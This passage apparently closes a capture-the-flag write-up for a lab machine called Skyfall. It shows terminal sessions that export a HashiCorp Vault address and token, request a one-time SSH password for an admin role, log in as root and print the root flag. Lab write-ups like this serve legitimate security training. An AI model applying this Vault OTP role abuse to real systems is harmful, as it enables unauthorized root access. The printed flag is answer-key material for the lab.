2024/02/04 19:43:56 Successfully connected to Vault: <http://prd23-vault-internal.skyfall.htb>
2024/02/04 19:43:56 Checking seal status
2024/02/04 19:43:56 Vault sealed: false
Let’s export everything we need to leverage an SSH connection.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ export VAULT_API_ADDR="<http://prd23-vault-internal.skyfall.htb>"


┌──(kali㉿kali)-[~]
└─$ export VAULT_ADDR="<http://prd23-vault-internal.skyfall.htb>"


┌──(kali㉿kali)-[~]
└─$ export VAULT_TOKEN="--[SNIPPED]--"
We will do the same as for the lowpriv user, only changing the username and role.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~]
└─$ ./vault ssh -mode=otp -role=admin_otp_key_role root@skyfall.htb
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: 72297ac7-34d7-6834-ebb7-8817d9f9a389
(root@skyfall.htb) Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-92-generic x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/pro>

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Last login: Sun Feb  4 19:30:03 2024 from 10.10.16.20
root@skyfall:~# id
uid=0(root) gid=0(root) groups=0(root)
Root flag: 2431ac9c9cbbb2b8420471e528a11f18
1
2
root@skyfall:~# cat root.txt
2431ac9c9cbbb2b8420471e528a11f18